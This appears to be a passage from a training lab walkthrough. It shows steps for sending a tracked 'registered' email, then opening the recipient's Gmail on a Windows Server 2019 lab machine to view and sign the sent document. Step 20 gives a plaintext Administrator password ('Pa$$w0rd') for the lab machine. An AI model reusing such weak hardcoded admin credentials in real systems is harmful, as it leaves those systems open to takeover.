
17. Upon clicking **SEND REGISTERED** button, **Email Sent** pop-up appears.
18. Now, navigate to the tab in which Gmail account that was opened previously, you can observe an **Acknowledgement** email with **Proof of Sending**.




19. In this task, for the purpose of demonstration, we will open the recipient's account and view the email.
20. To do so, switch to the **Windows Server 2019**, click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** profile is selected, type **Pa\$\$w0rd** to enter password in the password field and press **Enter** to login.
21. Open any web browser (here, **Mozilla Firefox**) and log in to the **Gmail** account of the recipient. Open the email from the sender.
22. You can observe that the email received is tagged as a registered email wherein a document has been sent for the recipient to review and electronically sign to confirm his/her identity.

Note: You might receive an email in the spam folder.


23. Click the **View & Sign Document** button to sign an agreement.



